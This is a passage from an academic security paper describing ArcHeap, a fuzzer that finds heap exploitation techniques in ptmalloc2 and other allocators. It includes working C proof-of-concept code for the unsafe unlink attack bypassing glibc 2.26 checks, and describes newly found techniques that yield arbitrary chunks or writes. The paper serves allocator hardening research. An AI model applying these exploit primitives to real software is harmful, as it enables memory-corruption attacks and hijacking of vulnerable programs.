struct malloc_chunk *fake = p1;
// bypassing (1): P->size == next_chunk(P)->prev_size.
// If fake_chunk->size = 0, next_chunk(fake)->prev_size
// will point to fake->prev_size. By setting both values
// zero, we can bypass the check. These assignements
// can be ommitted since heap memory is zeroed out at
// first time of execution.
fake->prev_size = fake->size = 0;
// bypassing (2): P->fd->bk == P && P->bk->fd == P
fake->fd = (void*)&fake - offsetof(struct malloc_chunk, bk);
fake->bk = (void*)&fake - offsetof(struct malloc_chunk, fd);
struct malloc_chunk *c2 = raw_to_chunk(p2);
// it shrinks the previous chunk's size,
// tricking 'fake' as the previous chunk
c2->prev_size = chunk_size(sz) \
                - offsetof(struct malloc_chunk, fd);
// [BUG] overflowing p1 to modify c2's size:
// tricking the previous chunk freed, P=0
c2->size &= ~1;
// triggering unlink(fake) via backward consolidation
free(p2);
assert(p1 == (void*)&p1 - offsetof(struct malloc_chunk, bk));
// writing with p1: overwriting itself to dst
*(void**)(p1 + offsetof(struct malloc_chunk, bk)) = dst;
// writing with p1: overwriting *dst with val
*(void**)p1 = (void*)val;
assert(*dst == val);
```

(b) The unsafe unlink exploitation in glibc 2.26

Figure 2: The unlink macros and an exploit abusing the mechanism in glibc 2.26. Compared to old glibc, two security checks have been added in glibc 2.26. The first one hardens the off-by-one overflow, and the second one hardens unlinking abuse. Even though the security checks harden the attack, it is still avoidable.

To mitigate this attack, allocators have added the new security check shown in Figure 2a, which turns out to be insufficient to prevent more advanced attacks. The check verifies an invariant of a double-linked list that a backward pointer of a forward pointer of a chunk should point to the chunk (i.e., P->fd->bk == P) and vice versa. Therefore, attackers cannot make the pointer directly refer to arbitrary locations as before since the pointer will not hold the invariant. Even though the check prevents the aforementioned attack, attackers can avoid this check by making a fake chunk to meet the condition, as

Name	Abbr.	Description	New
Fast bin dup	FD	Corrupting a fast bin freelist (e.g., by double free or write-after-free) to return an arbitrary location	
Unsafe unlink	UU	Abusing unlinking in a freelist to get arbitrary write	
House of spirit	HS	Freeing a fake chunk of fast bin to return arbitrary location	
Poison null byte	PN	Corrupting heap chunk size to consolidate chunks even in the presence of allocated heap	
House of lore	HL	Abusing the small bin freelist to return an arbitrary location	
Overlapping chunks	OC	Corrupting a chunk size in the unsorted bin to overlap with an allocated heap	
House of force	HF	Corrupting the top chunk to return an arbitrary location	
Unsorted bin attack	UB	Corrupting a freed chunk in unsorted bin to write a uncontrollable value to arbitrary location	
House of einherjar	HE	Corrupting `PREV_IN_USE` to consolidate chunks to return an arbitrary location that requires a heap address	
Unsorted bin into stack	UBS	Abusing the unsorted freelist to return an arbitrary location	✓
House of unsorted einherjar	HUE	A variant of house of einherjar that does not require a heap address	✓
Unaligned double free	UDF	Corrupting a small bin freelist to return already allocated heap	✓
Overlapping small chunks	OCS	Corrupting a chunk size in a small bin to overlap chunks	✓
Fast bin into other bin	FDO	Corrupting a fast bin freelist and use `malloc_consolidate()` to return an arbitrary non-fast-bin chunk	✓

Table 4: Modern heap exploitation techniques from recent work [17] including new ones found by ARCHEAP in ptmalloc2 with abbreviations and brief descriptions. For brevity, we omitted tcache-related techniques.

in Figure 2b. Compared to the previous one, the check makes the exploitation more complicated, but still feasible.

3 Heap Abstract Model

In this section, we discuss our heap abstract model, which enables us to describe a heap exploit technique independent from an underlying allocator. Here, we focus on an adversarial model, omitting obvious heap APIs (i.e., `malloc` and `free`) for brevity. Note that this abstraction is consistent with related work [17, 58].

3.1 Abstracting Heap Exploitation

Our model abstracts a heap technique in two aspects: 1) types of bugs (i.e., allowing an attacker to divert the program into unexpected states), and 2) impact of exploitation (i.e., describing what an attacker can achieve as a result). This section elaborates on each of these aspects.

1) Types of bugs. Four common types of heap-related bugs instantiate exploitation:

- **Overflow (OF):** Writing beyond an object boundary.
- **Write-after-free (WF):** Reusing a freed object.
- **Arbitrary free (AF):** Freeing an arbitrary pointer.
- **Double free (DF):** Freeing a reclaimed object.

Each of theses mistakes of a developer allows attackers to divert the program into unexpected states in a certain way: **overflow** allows modification of all the metadata (e.g., `struct malloc_chunk` in Figure 1) of any consequent chunks; **write-after-free** allows modification of the free metadata (e.g., `fd/bk` in Figure 1), which is similar in spirit to use-after-free; **double free** allows violation of the operational integrity of the internal heap metadata (e.g., multiple reclaimed pointers linked in the heap structure); and **arbitrary free** similarly breaks the operational integrity of the heap management but in a highly controlled manner—freeing an object with the crafted metadata. Since **overflow** enables a variety of paths for exploitation, we further characterize its types based on common mistakes and errors by developers.

- **Off-by-one (O1):** Overwriting the last byte of the next consequent chunk (e.g., when making a mistake in size calculation, such as CVE-2016-5180 [31]).
- **Off-by-one NULL (O1N):** Similar to the previous type, but overwriting the NULL byte (e.g., when using string related libraries such as `sprintf`).

It is worth noting that, unlike a typical exploit scenario that assumes arbitrary reads and writes, we exclude such primitives for two reasons: They are too specific to applications and execution contexts, hardly meaningful for generalization, and they are so powerful for attackers to launch easier attacks, demotivating use of heap exploitation techniques. Therefore, such powerful primitives are considered one of the ultimate goals of heap exploitation.

2) Impact of exploitation. The goal of each heap exploitation technique is to develop common types of heap-related bugs into more powerful exploit primitives for full-fledged attacks. For the systematization of a heap exploit, we categorize its final impact (i.e., an achieved exploit primitive) into four classes:

- **Arbitrary-chunk (AC):** Hijacking the next `malloc` to return an arbitrary pointer of choice.
- **Overlapping-chunk (OC):** Hijacking the next `malloc` to return a chunk inside a controllable (e.g., overwritable) chunk by an attacker.
- **Arbitrary-write (AW):** Developing the heap vulnerability into an arbitrary write (a write-where-what primitive).
- **Restricted-write (RW):** Similar to arbitrary-write, but with various restrictions (e.g., non-controllable "what", such as a pointer to a global heap structure).

Attackers want to hijack control by using these exploit primitives combined with application-specific execution contexts. For example, in the unsafe unlink (see, Figure 2), attackers can develop heap overflow to arbitrary writes and corrupt code pointers to hijack control.

3.2 Threat Model

To commonly describe heap exploitation techniques, we clarify legitimate actions that an attacker can launch. First, an attacker can allocate an object with an *arbitrary size*, and free objects in an *arbitrary order*. This essentially means that the attacker can invoke an arbitrary number of `malloc` calls with an arbitrary size parameter and invoke `free` (or not) in whatever order the attacker wishes. Second, the attacker can *write arbitrary data* on legitimate memory regions (i.e.,

the `payload` in Figure 1 or global memory). Although such legitimate behaviors largely depend on applications in theory, assuming this powerful model lets us examine all potential opportunities for abuses. Third, the attacker can *trigger only a single type of bug*. This limits the capabilities of the adversary to the realistic setting. However, we allow multiple uses of the same type to simulate a re-triggerable bug in practice. We note that it is always more favorable to an attacker if a heap exploit technique requires fewer capabilities than what are described here, and in such cases, we make a side note for better clarification.

4 Technical Challenges

Our goal is to automatically explore new types of heap exploitation techniques given an implementation of any heap allocator—its source code is not required like AFL [75]. Such a capability not only enables to support automatic exploit synthesis but also makes several, unprecedented applications possible: 1) systematically discovering unknown types of heap exploitation schemes; 2) comprehensively evaluating the security of popular heap allocators; and 3) providing insight into what and how to improve their security. However, achieving this autonomous capability is far from trivial, for the following reasons.

Autonomous reasoning of the heap space. To find heap exploitation techniques, we should satisfy complicated constraints to bypass security checks (see §2.3) in a large search space consisting of enormous possible orders, arguments for heap APIs, and data in the heap and global buffer. This space could be greatly reduced using exploit-specific knowledge [17]; however, this is not applicable for finding new exploit techniques. To resolve this issue, we use a *random* search algorithm that is effective in exploring a large search space [33]. We also abstract common designs of modern heap allocators to further reduce the search space (§5.2).

Devising exploitation techniques. While enumerating possible candidates for exploit techniques, a system needs to verify whether the candidates are valuable. One way to assess the candidates is to synthesize end-to-end exploits automatically (e.g., spawning a shell), but this is extremely difficult and inefficient, especially for heap vulnerabilities [4, 11, 16, 33, 58, 60]. To resolve this issue, we use the concept of *impact of exploitation*. In particular, we estimate the impacts of exploitation (i.e., AC, OC, AW, and RW) during exploration instead of synthesizing a full exploit. We show that these impacts can be quickly detectable at runtime by utilizing *shadow memory* (§5.3).

Normalization. Even though a random search is effective in exploring a large search space, an exploitation technique found by this algorithm tends to be redundant and inessential, requiring non-trivial time to analyze the result. To fix this issue, we leverage the *delta-debugging* technique [76] to minimize the redundant actions and transform the found result into an essential class. This is so effective that we could reduce actions by 84.3%, drastically helping us to share the new exploitation techniques with the community (§5.4).




Figure 3: Overview of ArcHeap. It first generates heap actions according to an optional model specification. While executing the generated actions, it estimates the impact of exploitation. Whenever a new exploit is found, it minimizes the actions and produces Proof-of-Concept (PoC) code.

5 Autonomous Exploration for Finding Heap Exploitation Techniques

5.1 Overview

ArcHeap follows a common paradigm in classical fuzzing—test generation, crash detection, and test reduction—but is tailored to heap exploitation (see Figure 3). It first generates a sequence of heap actions based on a user-provided model specification. This specification is optional; if it is not given, ArcHeap will generate every possible action. Heap actions that ArcHeap can formulate include heap allocation, free, buffer writes, heap writes, and bug invocation (§5.2). During execution, ArcHeap evaluates whether the executed test case results in impacts of exploitation, similar in concept to detecting a crash in fuzzing (§5.3). Whenever ArcHeap finds a new exploit, it minimizes the heap actions and produces PoC code (see Figure 5), which contains only an essential set of actions (§5.4). It is worth noting that this minimization is to help post-analysis of a found technique but is irrelevant to false positives; ArcHeap yields no false positive during our evaluation thanks to its straightforward analysis at runtime.

5.2 Generating Actions for Abstract Heap

ArcHeap randomly generates five types of heap-related actions: allocation, deallocation, buffer writes, heap writes, and bug invocation. To reduce the search space, ArcHeap formulates each action on top of an *abstract* heap model using the common design idioms of modern allocators. The following explains how each action takes advantage of the designs in reducing the search space.

Allocation. The first action that ArcHeap can perform is allocating memory through the standardized API, `malloc()`. After allocating memory, ArcHeap stores the returned object's address to its internal data structure, called *the container*. It also stores a chunk size of the object using another API, `malloc_usable_size()`, and its status (i.e., allocated) for further use in other actions (Line 15 – 23 in Figure 4), e.g., deallocation or bug invocation.

ArcHeap allocates memory in random size but considering multiple aspects to test an allocator. First of all, ArcHeap carefully chooses a size of an object (**I1** in Ta-

Name	Description	Align	Trans	Model
I1	Random size (binning)			
I2	Chunk size of a chunk		$ax+b$	
I3	Pre-defined constants			
I4	Offsets between pointers	✓	$x+b$	HA, BA, CA
P1	NULL			
P2	The buffer address	✓	$x+b$	BA
P3	A heap address	✓	$x+b$	HA
P4	The container address	✓	$x+b$	CA

I: Integer strategy, **P**: Pointer strategy, **HA**: Heap address, **BA**: Buffer address, **CA**: Container address

Table 5: Strategies for generating random values by ARCHEAP. ARCHEAP has two types of strategies: the integer type and the pointer type. It generates the values according to alignment, transformation, and the given model (see §5.1) of each type.

ble 5) to examine different logic in different bins. In particular, ARCHEAP first randomly selects a group of sizes and then allocates an object whose size is in this group. This group is separated by approximate boundary values instead of implementation-specific ones to make ARCHEAP compatible with any allocator. Currently, ARCHEAP uses four boundaries with exponential distance from 2^0 to 2^{20}, e.g., the first group is $[2^0, 2^5)$, the second one is $[2^5, 2^10)$, etc. It makes a small size likely to be chosen. For instance, the chance of making a fast-bin object in ptmalloc2 becomes more than 1/4 (i.e., chance to select the first group), which was 2^{-57} in the uniform sampling. This division is arbitrary but sufficient for increasing the probability of exploring various bins.

ARCHEAP also attempts to allocate multiple objects in the same bin (**I2**) since an object interacts with others in the same bin. For example, in ptmalloc2, a non-fast-bin object merges with a non-fast-bin object, not with a fast bin object. To cover this interaction, ARCHEAP allocates an object whose size is related to the other object's size.

To find techniques induced by common mistakes in an allocator, ARCHEAP also uses specialized sizes (**I3**, **I4**). In particular, ARCHEAP uses the differences between pointers to find integer overflow vulnerabilities in an allocator. For example, a vulnerable allocator can return a buffer address when claiming a very large chunk whose size is the same as the difference between the buffer and a heap object. ARCHEAP also utilizes several pre-defined constants, e.g., zero or negative numbers, to evaluate its edge case handling. This is analogous to classical fuzzing, which uses a fixed set of integers to check corner conditions (e.g., interesting values in AFL [75]).

Deallocation. ARCHEAP deallocates a randomly selected heap pointer from the heap container using `free()`. To avoid launching a double free bug, which will be emulated in the bug invocation action, ARCHEAP checks an object's status. If ARCHEAP chooses an already freed pointer, it simply ignores the deallocation action to avoid the bug (Line 24 – 30).

Heap & Buffer write. The next action that ARCHEAP can formulate is writing random data to a heap object or the global buffer. As aforementioned, to find heap exploitation techniques, written data should be accurate in terms of their positions and values, rendering classical fuzzing (i.e., purely

```
1  void check_shadow(bool arbitrary) {
2    // check shadow memory and report ARBITRARY_WRITE
3    // if arbitrary is true, othewise RESTRICTED_WRITE
4  }
5  void check_overlap(void** ptr) {
6    // check overlaps of ptr with other chunks, buffer, or container
7  }
8  void* random_size() {
9    // generate random size using the integer strategies in Table 5
10   // note that it only uses container and buffer, not their shadow
11 }
12 void* random_value() {
13   // similar to random_size(), but use all strategies in Table 5
14 }
15 void allocate() {
16   void** ptr = malloc(random_size());
17   check_shadow(false);
18   check_overlap(ptr);
19   allocated[ptr_id] = true;
20   chunk_sizes[ptr_id] = malloc_usable_size(ptr);
21   container[ptr_id] = container_shadow[ptr_id] = ptr;
22   ptr_id++;
23 }
24 void deallocate() {
25   int index = rand() % ptr_id;
26   if (!allocated[index]) return;
27   allocated[index] = false;
28   free(container[index]);
29   check_shadow(false);
30 }
31 void heap_write() {
32   int index = rand() % ptr_id;
33   if (!allocated[index]) return;
34   void** ptr = container[index];
35   size_t num = rand() % MAX_WRITE + 1;
36   size_t start = 0, end = num; // a head of the chunk
37   if (rand() % 2) { // a tail of the chunk
38     end = chunk_sizes[index] / (sizeof(void*));
39     start = end - num;
40   }
41   for (size_t i = start; i < end; i++)
42     ptr[i] = random_value();
43   check_shadow(true);
44 }
45 void buffer_write() {
46   int index = rand() % MAX_BUF;
47   size_t num = rand() % MAX_WRITE + 1;
48   for (int i = 0; i < num; i++)
49     buffer[i] = buffer_shadow[i] = random_value();
50   check_shadow(true);
51 }
```

Figure 4: Pseudocode for generating actions in ARCHEAP. To save space, we omitted several functions, sanity checks, and variable declarations that can be inferred.

random generation) infeasible. To overcome such limitations, ARCHEAP exploits the in-place and cardinal metadata design of heap allocators to prune its search space. In particular, ARCHEAP writes only a limited number of values — noted as `MAX_WRITE` in the pseudocode, which is *eight* in our prototype — from the start or the end of an object (see Line 31 – 51 in Figure 4) since an allocator stores its metadata near the boundary for locality (in-place metadata). Further, ARCHEAP generates random values (see Table 5) that can be used for sizes or pointers in an allocator instead of fully random ones (cardinal data).

To explore various exploit techniques, ARCHEAP introduces systematic noises to generated values. In particular, ARCHEAP modifies a value using linear (addition and multiplication) or shift transformation (addition only) according to the value's type. For example, a heap address can be shifted by word granularity (i.e., respecting alignment); however,

```
1  p[0] = malloc(760); ❶
2  p[1] = malloc(776);
3  // struct malloc_chunk *fake = p[1];
4  // bypassing (1): P->size == next(P)->prev_size
5  // since fake->size = next(fake->prev_size = 0 by default
6  // bypassing (2): P->fd->bk == P && P->bk->fd == P
7  // NOTE: offsetof(fd) = 16, offsetof(bk) = 24
8  *(uintptr_t*)(p[1] + 16) = (uintptr_t)&p[1] + -24;
9  // fake->fd->bk = *(&p[1] - 24 + 24) = p[1] == fake
10 *(uintptr_t*)(p[1] + 24) = (uintptr_t)&p[1] + -16;
11 // fake->bk->fd = *(&p[1] - 16 + 16) = p[1] == fake
12 p[2] = malloc(760);
13 // shrink p[2]'s prev_size, making 'fake' as its prev chunk
14 *(uintptr_t*)(p[1] + 768) = 768;
15 // [BUG] overflowing p[1] to make p[2]'s prev chunk freed, P=0
16 *(uintptr_t*)(p[1] + 776) = 768; ❷
17 // triggering unsafe(fake) via backward consolidation
18 free(p[2]); ❸
19 // assert(p[1] == (void*)&p[1] - offsetof(bk));
20 // writing with p[1]: overwriting p[3] to buf
21 ((uintptr_t*)p[1])[5] = (uintptr_t)buf; ❹
22 // writing with p[3]: overwrite buf[0] with 800
23 ((uintptr_t*)p[3])[0] = 800; ❺
24 // assert(buf[0] == 800);
```

Figure 5: A PoC code of unsafe unlink found by ARCHEAP that has been simplified for easier explanation. Note that this PoC is a concretization of Figure 2b.




Figure 6: Shadow memory states in Figure 5. Black circles in left top corner represent locations in the code of states. Gray-color boxes show divergence between original memory and its shadow memory. Using this information, ARCHEAP can detect exploitation techniques.

it is not multiplied by a constant because it is the pointer type. Similar to deallocation, ARCHEAP writes data only in a valid heap region (i.e., no overflow or underflow) to ensure legitimacy of an action (Line 33).

Bug invocation. To explore heap exploitation techniques in the presence of heap vulnerabilities, ARCHEAP needs to conduct buggy actions. Currently, ARCHEAP handles six bugs in heap: ① overflow, ② write-after-free, ③ off-by-one overflow, ④ off-by-one NULL overflow, ⑤ double free, and ⑥ arbitrary free. ARCHEAP performs only one of these bugs for a technique to limit the power of an adversary as described in the threat model (see §3.2). Also, ARCHEAP allows repetitive execution of the same bug to emulate the situation in which an attacker re-triggers the bug.

ARCHEAP deliberately builds a buggy action to ensure its occurrence. For overflow and off-by-one, ARCHEAP uses the `malloc_usable_size` API to get the actual heap size to ensure overflow. This is necessary since the request size could be smaller than the actual size due to alignment or the minimum size constraint. Particularly for ptmalloc2, ARCHEAP uses a dedicated single-line routine to get the actual size since ptmalloc2's `malloc_usable_size()` is inaccurate under the presence of memory corruption bugs. Moreover, in double free and write-after-free bugs, ARCHEAP checks whether a target chunk is already freed. If it is not freed yet, ARCHEAP ignores this buggy action and waits for the next one.

Model specifications. A user can optionally provide model specification either to direct ARCHEAP to focus on a certain type of exploitation techniques or to restrict the conditions for a target environment. It accepts five types of a model specification: chunk sizes, bugs, impacts, actions, and knowledge. The first four types are self-explanatory, and knowledge is about the ability of an attacker to break ASLR (i.e., prior knowledge of certain addresses). The user can specify three types of addresses that an attacker may know: a heap address, the global buffer address, and the container address. Such knowledge will affect future data generation by ARCHEAP, as shown in Table 5.

5.3 Detecting Techniques by Impact

ARCHEAP detects four types of *impact of exploitations* that are the building blocks of a full chain exploit: *arbitrary-chunk (AC)*, *overlapping-chunk (OC)*, *arbitrary-write (AW)*, and *restricted-write (RW)*. This approach has two benefits, namely, expressiveness and performance. These types are useful in developing control-hijacking, the ultimate goal of an attacker. Thus, all existing techniques lead to one of these types, i.e., can be represented by these types. Also, it causes small performance overheads to detect the existence of these types with a simple data structure shadowing the heap space.

① To detect AC and OC, ARCHEAP determines any overlapping chunks in each allocation (Line 18 in Figure 4). To make the check safe, it replicates the address and size of a chunk right after `malloc` since it could be corrupted when a buggy action is executed. Using the stored addresses and sizes, it can quickly check if a chunk overlaps with its data structure (AC) or other chunks (OC).

② To detect AW and RW, ARCHEAP safely replicates its data structures, the containers and the global buffer, using the technique called shadow memory. During execution, ARCHEAP synchronizes the state of the shadow memory whenever it performs actions that can modify its internal structures: allocations for the container and buffer writes for the global buffer (Line 21, 49). Then, ARCHEAP checks the divergence of the shadow memory when performing any action (Line 17, 29, 43, 50). Because of the explicit consistency maintained by ARCHEAP, divergence can only occur when previously executed actions modify ARCHEAP's data structures via an *internal* operation of the heap allocator. Later, these actions can be reformulated to modify sensitive data of

an application instead of the data structure for exploitation.

ARCHEAP's fuzzing strategies (Table 5) make this detection efficient by limiting its analysis scope to its data structures. In general, a heap exploit technique can corrupt any data, leading to scanning of the entire memory space. However, the technique found by ARCHEAP can only modify heap or the data structures because these are the only *visible* addresses from its fuzzing strategies. ARCHEAP checks only modification in its data structures, but ignores one in heap because it is hard to distinguish a legitimate one (e.g., modifying metadata in deallocation) from an abusing one (i.e., a heap exploit technique) without a deep understanding of an allocator. This is semantically equivalent to monitoring the violence of the implicit invariant of an allocator — it should not modify memory that is not under its control.

ARCHEAP distinguishes AW from RW based on the heap actions that introduce divergence. If a divergence occurs in allocation or deallocation, it concludes RW, otherwise (i.e., in heap or buffer write), it concludes AW. The underlying intuition is that parameters in the former actions are hard to control arbitrarily, but not in the latter ones. After detecting divergence, ARCHEAP copies the original memory to its shadow to stop repeated detections.

A running example. Figure 6 shows the state of the shadow memory when executing Figure 5. ❶ After the first allocation, ARCHEAP updates its heap container and corresponding shadow memory to maintain their consistency, which might be affected by the action. ❷ It performs two more allocations so updates the heap container and shadow memory accordingly. ❸ After deallocation, `p[1]` is changed into $\star$ due to `unlink()` in ptmalloc2 (Figure 2a). At this point, ARCHEAP detects divergence of the shadow memory from the original heap container. Since this divergence occurs during deallocation, the impact of exploitation is limited to *restricted writes* in the heap container. ❹ In this case, since the heap write causes the divergence, the actions can trigger *arbitrary writes* in the heap container. ❺ Since this heap write introduces divergence in the global buffer, the actions can lead to *arbitrary write* in the global buffer.

5.4 Generating PoC via Delta-Debugging

To find the root cause of exploitation, ARCHEAP refines test cases using delta-debugging [76], as shown in Algorithm 1. The algorithm is simple in concept: for each action, ARCHEAP re-evaluates the impact of exploitation of the test cases without it. If the impacts of the original and new test cases are equal, it considers the excluded action redundant (i.e., no meaningful effect to the exploitation). The intuition behind this decision is that many actions are independent (e.g., buffer writes and heap writes) so that the delta-debugging can clearly separate non-essential actions from the test case. Our current algorithm is limited to evaluating one individual action at a time. It can be easily extended to check with a sequence or a combination of heap actions together, but our evaluation shows that the current scheme using a single action is effective enough for practical uses—it eliminates 84.3% of non-essential actions on average (see §8.3).

Algorithm 1: Minimize actions that result in an impact of exploitation

```
   Input  : actions – actions that result in an impact
1  origImpact ← GetImpact(actions)
2  minActions ← actions
3  for action ∈ actions do
4  |   tempActions ← minActions − action
5  |   tempImpact = GetImpact(tempActions)
6  |   if origImpact = tempImpact then
7  |   |   minActions ← tempActions
8  |   end
9  end
   Output : minActions – minimized actions that result in the
            same impact
```

Once minimized, ARCHEAP converts the encoded test case to a human-understandable PoC like that in Figure 5 using one-to-one mapping between each action and C code (e.g., an allocation action → `malloc()`).

6 Implementation

We extended American Fuzzy Lop (AFL) to run our heap action generator that randomly executes heap actions. The generator sends a user-defined signal, SIGUSR2, if it finds actions that result in an impact of exploitation. We also modified AFL to save crashes only when it gets SIGUSR2 and ignores other signals (e.g., segmentation fault), which are not interesting in finding techniques. We carefully implemented the generator not to call heap APIs implicitly except for the pre-defined actions for reproducing the actions. For example, the generator uses the standard error for its logging instead of standard out, which calls `malloc` internally for buffering. To prevent the accidental corruption of internal data structures, the generator allocates its data structures in random addresses. Thus, the bug actions such as overflow cannot modify the data structures since they will not be adjacent to heap chunks.

7 Applications

7.1 New Heap Exploitation Techniques

This section discusses the *new* exploitation techniques in ptmalloc2 during our evaluation. Compared to the old techniques, we determine their uniquenesses in two aspects: root causes and capabilities, as shown in Table 6. More information (e.g., elapsed time or models) can be found in section §8. To share new attack vectors in ptmalloc2, the techniques are reported and under review in `how2heap` [61], the de-facto standard for exploitation techniques. Most PoC codes are available in Appendix A.

Unsorted bin into stack (UBS). This technique overwrites the unsorted bin to link a fake chunk so that it can return the address of the fake chunk (i.e., an arbitrary chunk). This is similar to *house of lore* [7], which corrupts a small bin to

New	Old	Root Causes	New Capability
UBS	HL	Unsorted vs. Small	Only need one size of an object
HUE	HE	Unsorted vs. Free	Does not require a heap address
UDF	FD	Small vs. Fast	Can abuse a small bin with more checks
OCS	OC	Small vs. Unsorted	Does not need a controllable allocation
FDO	FD	Consolidation vs. Fast	Can allocate a non-fast chunk

Table 6: New techniques found by ARCHEAP in ptmalloc2, which have different root causes and capabilities from old ones.

achieve the same attack goal. However, the *unsorted bin into stack* technique requires only *one* kind of allocation, unlike *house of lore*, which requires *two different* allocations, to move a chunk into a small bin list. This technique has been added to `how2heap` [61].

House of unsorted einherjar (HUE). This is a variant of *house of einherjar*, which uses an off-by-one NULL byte overflow and returns an arbitrary chunk. In *house of einherjar*, attackers should have prior knowledge of a heap address to break ASLR. However, in *house of unsorted einherjar*, attackers can achieve the same effect without this pre-condition. We named this technique *house of unsorted einherjar*, as it interestingly combines two techniques, house of einherjar and unsorted bin into stack, to relax the requirement of the well-known exploitation technique.

Unaligned double free (UDF). This is an unconventional technique that abuses double free in a small bin, which is typically considered a weak attack surface thanks to comprehensive security checks. To avoid security checks, a victim chunk for double free should have proper metadata and is tricked to be under use (i.e., `P` bit of the next chunk is one). Since double free doesn't allow arbitrary modification of metadata, existing techniques only abuse a fast bin or tcache, which have weaker security checks than a small bin (e.g., fast-bin-dup in Table 4).

Interestingly, *unaligned double free* bypasses these security checks by abusing the implicit behaviors of `malloc()`. First, it *reuses* the old metadata in a chunk since `malloc()` does not initialize memory by default. Second, it fills freed space before the next chunk to make the `P` bit of the chunk one. As a result, the technique can bypass all security checks and can successfully craft a new chunk that overlaps with the old one.

Overlapping chunks using a small bin (OCS). This is a variant of overlapping-chunks (OC) that abuses the unsorted bin to generate an overlapping chunk, but this technique crafts the size of a chunk in a small bin. Unlike OC, it requires more actions — three more `malloc()` and one more `free()`— but doesn't require attackers to control the allocation size. When attackers cannot invoke `malloc()` with an arbitrary size, this technique can be effective in crafting an overlapping chunk for exploitation.

Fast bin into other bin (FDO). This is another interesting technique that allows attackers to return an arbitrary address: it abuses consolidation to convert the type of a victim chunk from the fast bin to another type. First, it corrupts a fast bin free list to insert a fake chunk. Then, it calls `malloc_consolidate()` to move the fake chunk into the unsorted bin during the deallocation process. Unlike other techniques related to the fast bin, this fake chunk does not have to be in the fast bin. We exclude this PoC due to space limits, but it is available in our repository.

Allocators	P	I	Impacts of exploitation			
			OC	AC	RW	AW
dlmalloc-2.7.2	✓	✓	OV, WF, DF (**N**)	AF, OV, WF	AF, OV, WF	AF, OV, WF
dlmalloc-2.8.6	✓	✓	OV, WF, DF (**N**)	OV (**N**)	OV	
musl-1.1.9	✓	✓	OV, WF, DF (**N**)	AF, OV, WF	AF, OV, WF	AF, OV, WF
musl-1.1.24	✓	✓	OV, WF, DF	AF, OV, WF	AF, OV, WF	AF, OV, WF
jemalloc-5.2.1			DF			
tcmalloc-2.7		✓	OV, DF	OV, WF, DF	OV	OV
mimalloc-1.0.8		✓	OV, WF, DF		OV, WF	WF
mimalloc-secure-1.0.8		✓	DF			
DieHarder-5a0f8a52			DF			
mesh-a49b6134			DF, NO			

N: New techniques compared to the related work, HeapHopper [17]; only top three allocators matter. **NO**: No bug is required, i.e., incorrect implementations. **I**: In-place metadata, **P**: ptmalloc2-related allocators.

Table 7: Summary of exploit techniques found by ARCHEAP in real-world allocators with their version or commit hash.

7.2 Different Types of Heap Allocators

We also applied ARCHEAP to the 10 different allocators with various versions. First, we tested dlmalloc 2.7.2, dlmalloc 2.8.6 [41], and musl [59] 1.1.9, which were used in the related work, HeapHopper [17]. Moreover, we tested other real-world allocators: the latest version of musl (1.1.24), jemalloc [19], tcmalloc [26], Microsoft mimalloc [43] with its default and secure mode (noted as mimalloc-secure), and LLVM Scudo [45]. Furthermore, we evaluated allocators from academia: DieHarder [49], Mesh [56], FreeGuard [64], and Guarder [65]. Applying ARCHEAP to other allocators was trivial; we leveraged `LD_PRELOAD` to use a new allocator. Under the assumption that internal details of the allocators are unknown, we ran ARCHEAP with four models specifying each impact (i.e., OC, AC, RW, and AW) one by one to exhaustively explore possible techniques. After 24 hours of evaluation, it found several exploit techniques among seven out of 10 allocators except for Scudo, FreeGuard, and Guarder due to their secure design. We also tested ARCHEAP with custom allocators from DARPA Cyber Grand Challenge, whose results can be found in §A.1.

As shown in Table 7, ARCHEAP discovers various exploitation techniques for ptmalloc2-related allocators: dlmalloc—the ancestor of ptmalloc2 and musl—a libc implementation in embedded systems inspired by dlmalloc. In dlmalloc 2.7.2, dlmalloc 2.8.6, and musl 1.1.9, ARCHEAP not only re-discovered all techniques found by HeapHopper, but also newly found the following facts: 1) these allocators are all vulnerable to double free, and 2) an arbitrary chunk is still achievable through overflow in dlmalloc-2.8.6. This was hidden in HeapHopper due to its limitation to handle symbolic-size allocation. Note that we merged special cases of overflow (O1, O1N) into OV to be consistent with HeapHopper [17], and our claims for new techniques are very conservative; we claim discovery of new techniques only when HeapHopper cannot find equivalent or more powerful ones (e.g., AC is more powerful than OC). We further compare ARCHEAP with HeapHopper in §8.1. ARCHEAP also found that musl




Figure 7: The number of working PoCs from one source LTS in various Ubuntu LTS. For example, 56 PoCs were generated from `precise`, 49 of them work in `trusty` and `xenial`, and 45 of them work in `bionic`.

has no security improvement in the latest version; all techniques in musl 1.1.9 are still working in 1.1.24.

